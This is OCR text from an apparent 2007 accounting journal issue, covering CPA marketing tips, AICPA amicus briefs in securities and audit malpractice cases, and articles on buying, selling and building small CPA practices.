Whether you're a student learning the lingo or a CPA who needs to know whether to use "rollover" as one word or two, this online financial glossary can come in handy. It covers definitions from "abeyance" (the suspension of a title to real estate while lawful ownership is being determined) to "zombie" (a bankrupt or insolvent company that continues to operate while it awaits a closing or merger), along with abbreviations and acronyms. You can search for words or browse by letter. Sponsored by Ameritrade, this site also provides links to articles related to your word search.

### SERVING STAR CLIENTS
**www.energystar.gov**

Brush up on the products and practices that can help your clients qualify for credits and deductions for energy efficiency (See "From The Tax Adviser," page 76). Search features let you find contractors or retailers in the program, tools such as the building-design checklist and an upgrade-value calculator. You can peruse IRS notices and tax forms as well as link to the Tax Incentives Assistance Project (**www.energytaxincentives.org**).

*—Amelia Rasmus*




# Market Every Day (in Every Way)

Marketing is the process of educating people about the availability and value of your firm's CPA and advisory services. It lets potential clients know how you can help them solve problems and meet financial goals. Targeted, budgeted marketing plans generally work best, but many simple strategies cost nothing at all. Whatever method you choose, make sure you market continuously.

❑ ***Form strategic alliances.*** Team up with related professionals such as insurance agents and attorneys. This benefits all parties and is a great way to market CPA and planning services. Find them by participating in your local chamber of commerce, joining volunteer organizations and volunteering on not-for-profit boards.

❑ ***Give seminars.*** Recruit related professionals such as estate attorneys to help teach the seminar. Co-sponsor events with educational institutions, public libraries or charitable organizations. Most firms don't charge for a seminar, but some charge a nominal fee to cover the cost of materials. Seminars are a proven method to market financial services.

❑ ***Don't take on something you can't do.*** Be realistic. Don't mail out 10,000 time-sensitive pieces that need follow-up calls when only two staff people can make the calls. It's a wasted effort. Instead, send out 10 or 20 pieces per week and follow up on a few every day.

❑ ***Learn how to use direct mail.*** Mailings, though now overdone, remain a viable choice because they offer a high degree of selectivity. The Direct Marketing Association (**www.the-dma.org**) provides seminars and conferences on how to use direct mail. The U.S. Postal Service also provides useful information at **www.usps.com/directmail**.

❑ ***Use the Internet.*** Make your Web site easy to navigate, with interesting, informative linked content (see "Be a Standout on the Web," *JofA*, Apr.01, page 43). If you advertise on the Web, choose a site that charges by the click. Find out how it indemnifies its customers against click fraud, which imitates legitimate use of a Web browser by clicking on an ad solely to generate a charge.

❑ ***Consider entertainment venues.*** Theater and concert sponsorship ads in programs or even on the backs of tickets can be a great way to get your name and unique message out to an affluent audience.

❑ ***Newspaper and magazine ads work well in small markets.*** Ads in large metro area newspapers may get lost, but ads in small-town papers can attract potential clients to a seminar or other event. Some planned communities and municipalities publish newsletters or magazines that accept advertising and reach an affluent demographic. Volunteer to write a column to get your name out there for free.

❑ ***Be a radio or TV resource.*** Serving as a TV or radio guest is a great way to reach clients. Contact local news programs and offer to speak on topics in the news. If you participate in a program, get as much information as possible about the segment so you can adequately prepare beforehand (see "Meet the Press," *JofA*, Jul.02, page 39).

❑ ***Plan regular contact with clients and strategic partners.*** As your practice grows, you may find that you spend most of your time meeting with clients and partners. Those opportunities to listen are critical. Hire more staff to keep up with routine tasks before sacrificing this lifeline of your practice.

Source: Sidney A. Blum, CPA, CFP, is a principal of GreenLight Fee Only Advisors, LLC, Chicago. His e-mail address is sidb@glfoa.com.

LEGAL

# UPDATE

## AICPA Files Briefs in Securities and Malpractice Cases

by Richard I. Miller
AICPA General Counsel

From time to time, the AICPA's Office of General Counsel files amicus curiae (friend of the court) briefs in matters that could affect the profession. I would like to inform you of two such recent filings. The first was to the U.S. Supreme Court; the other was to the New York Court of Appeals, that state's highest court.

In January 2007, the U.S. Supreme Court agreed to hear a case out of the Seventh Circuit, *Tellabs v. Makor & Rights, Ltd.*, 437 F.3d 588 (7th Cir., 2006), to address an important and recurring issue in securities litigation:

> Whether, and to what extent, a court must consider or weigh competing inferences in determining whether a complaint asserting a claim of securities fraud has alleged facts sufficient to establish a "strong inference" that the defendant acted with scienter (knowing fraud or recklessness), as required under the Private Securities Litigation Reform Act of 1995.

While the various circuits have adopted somewhat different views of the proper standard, all but the Seventh Circuit required the trial court to consider *all* inferences that could arise from the facts pleaded by plaintiffs—that is, those that are supportive of a finding of scienter and those that support benign explanations of the allegedly fraudulent conduct and tend to negate scienter. Indeed, some courts have held, for example, that the inference of fraudulent conduct had to be the "most plausible" inference from the facts in order for such inference to be "strong."

Although this case did not involve an accounting firm, the AICPA, along with six accounting firms, realized the potential importance of the issue to the profession, and collectively filed a friend of the court brief. The brief argues that the plain language of the law requires that facts be pleaded in the complaint that are sufficient to give rise to a strong inference that the defendant acted with the required state of mind, and it follows that when the facts pleaded can give rise to an inference of innocent or even negligent conduct, those same facts cannot constitute a strong inference of scienter.

Numerous amicus briefs have been filed in support of the position advanced by the profession, including a brief filed by the United States which, like our brief, urged rejection of the standard adopted by the Seventh Circuit and the adoption of a very high pleading standard. The Supreme Court is expected to hear oral arguments on March 28 and a decision is anticipated by the end of June.

This brief was drafted on our behalf by Gibson, Dunn & Crutcher LLP—Theodore B. Olson, counsel of record, Scott A. Fink, Douglas R. Cox, Mark A. Perry and Minodora D. Vancea on the brief.

On Feb. 5, the AICPA and the New York State Society of CPAs moved the New York Court of Appeals for permission to file a friend of the court brief in *Williamson v. PricewaterhouseCoopers LLP* (Index No. 602106/04). We wanted to participate in this case because it involved applying the *continuous representation doctrine* to toll the three-year statute of limitations governing audit malpractice claims.

The continuous representation doctrine derives from decisions in most state courts that tolled (or extended) the statute of limitations for medical malpractice claims during the course of a continuous treatment by the doctor for the same ailment. The theory behind this doctrine was that courts felt patients should not have to decide between suing their doctor or permitting the doctor to continue treatment in the hope that any malpractice will be corrected. In later years, this concept was extended to lawyers representing clients with respect to continuous representation on the same matter. Both doctrines require continuous treatment/representation relating to the same condition or matter.

The Appellate Division (New York's intermediate appeals court) issued a 3-2 decision that reinstated negligence claims against PwC, going back more than three years (New York has a three-year statute of limitations for malpractice). The court concluded that the continuous representation doctrine applied to the auditor-client relationship, thereby tolling the statute of limitations for the duration of the relationship. PwC appealed. The Appellate Division based its conclusion on the fact that since PwC reviewed the prior years' audit workpapers in preparation for the next year's audit, the representation was continuous.

Since this reasoning would toll the statute of limitations for as long as the same accounting firm performed the audit (presumably because continuing auditors always review prior-years' workpapers) and effectively eliminate the defense, we felt that the profession needed to be heard on this issue.


We presented three arguments to the court against application of the continuous representation doctrine. First, unlike doctors and lawyers, independent auditors, by definition, do not owe fiduciary duties to their clients and so need to be treated differently.

Second, the doctrine only applies to continuous professional engagements relating to a specific purpose or project. We argued that each annual audit is discrete. We also noted that reviewing prior-year workpapers is part of GAAS for each separate engagement.

Finally, we described the complexity and judgment inherent in the audit process, which makes the litigation of stale audit-related claims particularly difficult. For that reason, fundamental fairness and judicial efficiency favor strict enforcement of limitation periods in audit malpractice cases.

The case is scheduled for oral arguments in the Court of Appeals on April 2. This brief was drafted on our behalf by Willkie Farr & Gallagher—Kelly M. Hnatt and Matthew P. Bosher on the brief. Both of the AICPA amicus briefs are available at **www.aicpa.org/About+the+AICPA/Legal+Briefs/.** ❖

# Build, Buy (or Sell)?



It's a seller's market for CPA firms.

by John R. Ezell

Buying or selling a CPA practice is dramatically different today from 20 years ago, and it's a seller's market. In the '80s an exiting owner was likely to sell to an interested younger CPA for a small percentage of fees over a five- or 10-year period. The current market is a lot more varied: Public companies and large firms swallow up small ones, independent firms merge to get big, and young professionals buy their first practices more often than build them. At the moment, that adds up to more potential buyers than owners interesting in selling.

For CPAs considering growth or succession options, this article examines:

- The market now for potential buyers and sellers of CPA firms.
- Points to consider about whether to build a practice or buy one.
- Solid reasons to sell.

Readers will gain working knowledge of some of the considerations involved in establishing, developing and eventually realizing the full cash value of a public practice. Key factors for buyers and sellers include personal ambitions and preferences as well as business concerns. CPA case studies will illustrate how such decisions play out.

## WHERE ARE THE SELLERS?

While it seems counterintuitive in this age of impending baby-boomer retirement, CPA firm buyers, brokers and several studies, including AICPA-published reports, confirm it's a seller's market. Possibly sellers are playing their cards close to the vest, but another reason for the tight market may be that a CPA can practice successfully into his or her 70s or 80s. (See "The Last Word," *JofA*, Feb.07, page 104.) Many CPAs in practice feel they can find ways to handle more business and grow annual revenues indefinitely. Others just don't want to give up the autonomy their practice provides.

## WHO BUYS?

Buyers come in different forms. Financial buyers typically are national consolidators that acquire firms as investments or to expand their offerings or to gain market share. Synergistic or corporate strategic buyers are established partnerships or sole proprietors in a geographic market

**What Are We Talking About?**
While each accounting practice is unique, the average CPA practice is not huge. Revenue for a typical firm with an owner and two to four full-time employees is $300,000 to $400,000 a year.
**Source:** ProHorizons, **www.prohorizons.com.**

who acquire one or more local firms for economies of scale and business growth.


## The Starter Firm Decision

In 1991, I established my first CPA practice in Arlington, Va., and encountered the build-buy-sell dilemma. I chose to build based on my large contact network and visibility as the vice chairman of the chamber of commerce. Although I picked up several clients, I had a year of low income, which expenses drained. I was stuck in the practice development conundrum: I needed to serve my clients and carry my business costs yet spend every available waking hour marketing to prospects.

In 1995, I chose to move to the San Francisco Bay area for personal and professional reasons. With a broker's assistance, I sold my Virginia practice. I also learned through this experience that the advantages of buying a practice included:

- Acquiring an instant track record.
- Seasoned guidance from the seller.
- Immediate cash flow.
- Trained employees in place.
- Established clients and potential referrals.
- Existing facilities and operations.

If you're a CPA thinking about buying a practice for a change in lifestyle, more personal freedom or greater profitability, the most important due diligence you perform will be to obtain information about the client base of the acquisition you choose. It should match your individual interests, goals and capabilities as much as possible.



**Cary Stover, a CPA in Santa Clara, Calif., built a practice after the dot-com meltdown.**

## Smart Transition

Many CPAs dream of building their own practice, but don't know where to begin. A lot depends on where they are in their career. Cary Stover, a CPA in Santa Clara, Calif., made his midlife career change ultimately by buying a tax franchise and a small tax practice. He was a 54-year-old former CFO and supply chain director for more than 20 years when Silicon Valley's 2000–2001 tech wreck thrust change upon him. After the dot-com meltdown, he took six months to evaluate his options.

"Then I dusted off my CPA and

## Thinking of Selling?

If you are considering selling, evaluate your practice's strengths and weaknesses: Is your market growing or declining? Are competitors looking to expand into your area? Are qualified local buyers interested in your practice? Your services, staff, clients, revenue, expenses, cash flow, profitability, fee mix, sale timing and the demand for that type of practice and its geographic location will determine the firm's value to a buyer.

The practice's cash flow, growth and stability—that is, its money-making capacity—will matter most. Profitable practices usually generate higher selling prices and sell quickly. Don't overlook value-building strategies such as minimizing discretionary expenses to strengthen cash flow, adjusting fees in accord with market trends and developing skills of key staff members who will stay with the new owner.

A good broker can help buyers and sellers over the speed bumps that transitioning a professional practice entails. Their services include valuing a practice accurately, developing a successful marketing campaign, screening candidates, providing long-tested agreements, or just acting as sounding boards as they move transactions along.


## EXECUTIVE SUMMARY

- **In managing a practice's lifecycle,** CPAs periodically face questions of how best to grow—to build the practice from within over time or to acquire an existing firm. They also must consider how best and when to sell their practice.
- **The decision of how or when** to build, buy or sell is often a personal one for the CPA. It depends on many factors, including the CPA's individual goals for work, life, family, career and legacy.
- **Buying a practice can accelerate** a CPA's business goals. It provides an instant track record, a seasoned practitioner's guidance, immediate cash flow, employees in place, established clients, potential referrals and existing facilities.
- **The buyer of a practice should** obtain information about the client base of the acquisition to ensure it dovetails with his or her individual interests, goals and capabilities.
- **Selling a practice is just as** personal a decision. It can provide an opportunity to start over with a new business model. Besides financial rewards, most sellers want the satisfaction of finding a talented successor for their clients. A seller should be careful not to wait until the practice has stagnated or is in decline before selling.
- **As in any important transaction,** a buyer or seller should consider engaging a qualified intermediary, such as an experienced broker, to identify an interested and qualified party, guide the valuation determination, handle negotiations and help arrange terms for an amicable agreement.



***John R. Ezell**, CPA, is president of Professional Horizons (**www.prohorizons.com**), a consulting and brokerage firm specializing in accounting and tax practices. He is the author of the book* Successful Practice Sales: The Complete Guide to Buying, Selling or Merging Your Accounting, Consulting or Tax Practice. *His e-mail address is john@prohorizons.com*

upgraded my skills with 80 hours of continuing education," Stover says. "I decided to build a practice, so I networked with former colleagues, got referrals and walked into businesses cold."

Success didn't come easily—it seemed everyone already had an accountant. But with persistence Stover grew the business to 15 write-up clients, plus 65 tax return accounts. Still, in midlife, Stover needed to replace income. He took another plunge in April 2005 and bought a tax practice to accelerate his firm's growth.

The seller wanted a gentle transition into retirement. Stover was amenable, and during 2005 and 2006 he worked with her, meeting her clients. In January 2006 they sent a jointly written letter to the seller's clients, explaining that Stover was acquiring the firm.

Stover closed his office and encouraged his clients to drive the six miles to the new office, previously the seller's. "Although those six miles haven't been a problem for me, don't expect 100% retention," he says. Stover retained about 85% of both client bases.

The two worked comfortably together as the seller pitched in during tax season. Stover processed 243 tax returns the year he acquired the new practice, compared with 65 the year before. He had the talent, desire and capital to succeed—and a plan to serve the volume produced by combining practices.


## Tips for Sellers

If you are ready to sell:

- Prepare a comprehensive profile of your practice before offering it for sale.
- Resist overvaluing your practice.
- Follow a proven sales process and be prepared during all of its phases.
- Maintain business as usual; don't become complacent with clients and staff.
- Create competition by talking to multiple buyers.
- Be open-minded and professional when dealing with buyers. A buyer who does not work out may refer one who will.
- Check buyers' peer review reports. You want the buyer to be right for your clientele.
- Consider a background investigation.
- Negotiate to create success for *both* parties.
- Work with the buyer to jointly plan and execute a transition.
- Keep things moving—time kills deals.

## Technology Forges New Paths

Or consider John Lau, a CPA and CFP in San Mateo, Calif., who illustrates how technology is making new business models possible. Lau, who had earned his CPA in 1978, has started two practices, sold one and bought several others. In 1991, with three offices and 13 full-time staff in the San Francisco Bay area, he sold his tax practice to consolidator American Express.



**John Lau, a CPA and CFP in San Mateo, Calif., put technology to work for him, easing his workload.**

"I was burned out after the 1991 tax season and drowning in accounts receivable," Lau says.

Yet after a few months, Lau began to reconsider. He decided to research how he could do things differently to have a balanced life, a prosperous practice and add value for clients. "I'd do clients' taxes, offer financial planning services and be in the game," he says. He concluded he could have a practice that made better use of technology to render his workload more manageable.

With paperless technology, a cell phone and laptop, Lau can do business from anywhere. He now operates from three offices, all Internet linked, which permits him to access client files from any location. Going to a paperless work process let him acquire firms based on clients and staff rather than geographic convenience. His confidence in a new business model paid off, and his multi-office full-service practice is thriving.

## Professional Help

The experience of Gael Knight, a CPA and third-generation accounting and tax professional, illustrates how a buyer may need to adjust expectations in the present market. Knight started looking for a firm in January 2004 to augment the practice operated by his father and aunt. Finding something suitable via networking was slow, and sellers' emotional investment in their firms stymied smooth negotiations. He didn't get to the contract stage on anything until May 2005—and then the deal fell apart. Knight recognized that a go-between could smooth the introduction and negotiation of parties who are ready to make a deal, and he decided to bring in a broker—ProHorizons, of which I'm president—that specializes in tax and accounting firms.

We found a family firm—husband-and-wife partners in their 40s, who were also third-generation tax professionals—that was ready to sell. After a 2005 busy season in which the couple had worked 120 hours a week churning out 1,400 tax returns, they wanted out. We were

able to handle the strong personalities on both sides of the bargaining table. We counseled Knight on the offer and helped negotiate a price and terms both parties considered fair. (Knight paid 1.2 times first year's billings.)

Merging the practices in a smooth transition took planning and execution. Knight kept both his Los Altos, Calif., office and the sellers' San Jose office. He redeployed personnel and upgraded the technology systems so client records could be accessed at both sites. By the end of the 2006 tax season, the expanded Knight & Co. was thriving, its client base had let the firm add estate and tax planning services, and it was in a position to consider a fee increase.

**CPA Gael Knight used a broker to buy a firm to add to his family's business.**

## Get the Right Mix

Wise buyers in this market are open to a wide range of criteria. Stover and Lau didn't agonize over whether a potential practice was the perfect fit. Instead, they engaged sellers actively, negotiated relatively straightforward terms, closed deals quickly and focused on creating a smooth transition.

But even though buyers outnumber sellers at the moment, buying an existing practice can be more efficient and profitable than building one from scratch over time. Acquiring involves less stress and reduces the risk of failure, and it gives you a track record, client base and immediate cash flow.

Sellers, of course, have different

## Tips for Buyers

If you decide buying an existing firm meets your goals:

■ Give yourself time to find the right practice. Look beyond the strategic business issues to the entity's mission, makeup and personnel issues. The acquisition should have a base compatible with your skills and expansion plans.

■ Consider firms you already know.

■ Look for classified ads in publications such as the *Journal of Accountancy* and state society magazines.

■ Learn how the practice has been valued (see FAQs).

■ Recognize red flags: The seller cancels or postpones meetings or drags out negotiations. Be on the lookout for hidden costs—software incompatibility, for example.

■ Allow adequate time for due diligence and a smooth transition. Pay close attention to details.

■ Consider engaging a trusted intermediary such as a broker or an attorney to expedite your search and help you negotiate.

■ Get prequalified for financing. Brokers who have relationships with financial institutions experienced in working with CPA firm mergers and acquisitions may be helpful.

## FAQs: Buying or Selling an Accounting or Tax Practice

■ ***How do I determine the value of a practice?*** Location, profitability, gross annual billings and client mix are important. Ultimately, price is determined by supply and demand of practices for sale and the buyers looking.

■ ***What are normal terms?*** For bank-financed transactions, the seller can expect to receive 60% to 100% at the closing. For seller-financed deals, 25% to 50% cash down, with the balance paid over two to five years, is not uncommon.

■ ***Can I get financing?*** Yes. A good credit history should enable you to finance 70% to 90% of the purchase price from a bank or commercial lender.

■ ***Is equipment included?*** It is usually included at fair market value.

■ ***What's a reasonable transition period?*** It varies. Most sellers provide nearly full-time transition assistance for the first two months, but you can negotiate longer periods.

■ ***Are there any guarantees the clients will stay with me?*** Sometimes there is a one-year guarantee of billings. At the end of one year, any differences are adjusted to the balance owed to the seller.

motivations. Besides financial rewards, most want the satisfaction of finding a talented successor for their clients. (See also "Have a Fallback Plan," *JofA*, Sep.03, page 57.) However, sellers should be careful not to wait until the practice has stagnated or is in decline before taking steps to sell. It can undercut their negotiating position and the price and cause them to risk missing the best opportunity of their lives. The key is knowing when and how to exit gracefully and on optimal terms.

Wherever you are in this process—deciding to buy, sell, build or merge a tax or accounting practice—these examples should provide valuable insights. (For more information on building, see "Structuring for Growth.") When you know your business goals, you can communicate them clearly to the party on the other side of the table and, working together, achieve an outcome that satisfies everyone. ❖

### AICPA RESOURCES

**JofA Articles**

- "The Last Word," Feb.07, page 104, **www.aicpa.org/pubs/jofa/feb2007/last.htm**.
- "Two-Stage Deals," Mar.06, page 43, **www.aicpa.org/pubs/jofa/mar2006/sinkin.htm**.
- "Have a Fallback Plan," Sep.03, page 57, **www.aicpa.org/pubs/jofa/sep2003/telberg.htm**.

**Other Articles**


- "It's a Great Time to Sell," **www.cpa2biz.com/News/Telberg/It+Is+a+Great+Time+to+Sell.htm**.
- "What's Your Business Worth," **www.cpa2biz.com/News/Telberg/What+Is+Your+Business+Worth.htm**.
- "Buy or Sell? Firms Ponder Profits, Peril," **www.cpa2biz.com/News/Telberg/Buy+or+Sell+Firms+Ponder+Profits+Perils.htm**.

**Publications**

- *e-MAP: Management of an Accounting Practice Handbook* (# MAP-XXJA).
- *Management of an Accounting Practice Handbook*, vols. 1, 2 and 3 (# 090407JA).
- *Mergers and Acquisitions of CPA Firms: A Guide to Practice Valuation* by Nicholas J. Mastracchio (# 090441JA).

For more information or to place an order, go to **www.cpa2biz.com**, or call the Institute at 888-777-7077.

# Structuring for Growth



## So you want to build rather than buy. Here are tips from people who've made it happen.

by Ed McCarthy

Managing partners at small CPA firms—defined here as having four or fewer professionals on staff—face a daunting challenge. To build their firms they must acquire and maintain a solid foundation of financial, technological and legal support and take action to ensure the firm's growth and profitability.

The *Journal of Accountancy* asked a wide range of accounting consultants, managing partners and firm administrators to share their insights into how a small firm can expand, keep its focus, reinforce the firm culture and avoid managing-partner burnout. Some are still working out solutions while others have met the challenge in ways that have given them a track record and enhanced their firms' growth. Here's what they said.

### Consider an Administrator and Executive Committee

***Sherwin A. Brook, CPA***
*Partner*
*BrookWeiner LLC*
*Chicago*

We struggled with the issue of whether to have a managing partner vs. an administrative partner who works with an executive committee. We decided on the latter and chose the then-youngest partner for the role. He spends about 10% to 15% of his time on administration. That's not to say the other partners don't have administrative responsibilities. Administrative duties remind them of their responsibility to the firm as a whole, not just their segment of the practice. If we were at $15 million or $20 million, I'd hire a professional as a full-time COO to handle many of the day-to-day operations with the administrative partner and office manager.

### Give the Managing Partner the Authority to Manage

***Rita Keller***
*COO and Partner*
*Brady Ware*
*Dayton, Ohio*

For a firm to grow and succeed, the MP needs to be free to focus on development initiatives. That takes more than just being a day-to-day manager of operations and people. MPs need to really lead, even if there are only two other partners. My suggestion: Give the managing partner the authority to run the firm (and report to the partners). Or structure the firm with a board of directors and an MP who operates as a CEO and is not required to service his or her own clients.

### Succeed Using a Corporate Structure

***Thomas P. Luken, CPA***
*President*
*Kolb+Co. SC*
*Brookfield, Wis.*

We switched to a corporate structure, and I took over as president in June 2000. We now have vice presidents in charge of finance and administration; operations; sales and marketing; and new service development. The percentage of time I spent on client service declined from the 50% to 60% range as tax partner to 40% when I became president. It's about 10% today, and I spend the balance of my time on management, setting strategic direction and practice development. The corporate structure has provided outstanding results for us. Our staff who are strong in sales and marketing focus on those areas, while those who are strong in operations oversee client service in our divisions.

### Resolve the Corporate Culture Question

***Allan D. Koltin, CPA***
*President & CEO*
*PDI Global Inc.*
*Chicago*

The managing partner's role is a corporate-culture question: Do you want to have a couple of partners who build their books of business as much as they can and have staff and managers service the work? Or do you want to build an organization that's greater than the founding partners? For most firms it's a moment of truth: Grow the business or "milk it" for today. It's not a right or wrong decision—it's the firm's particular culture. A firm grows because one individual sees where it needs to go and what will get it there. When that happens, MPs begin to transfer their clients and chargeable time to others and free themselves up to identify new growth areas, new products or services, and potential mergers as well as to recruit talent.

## EXECUTIVE SUMMARY

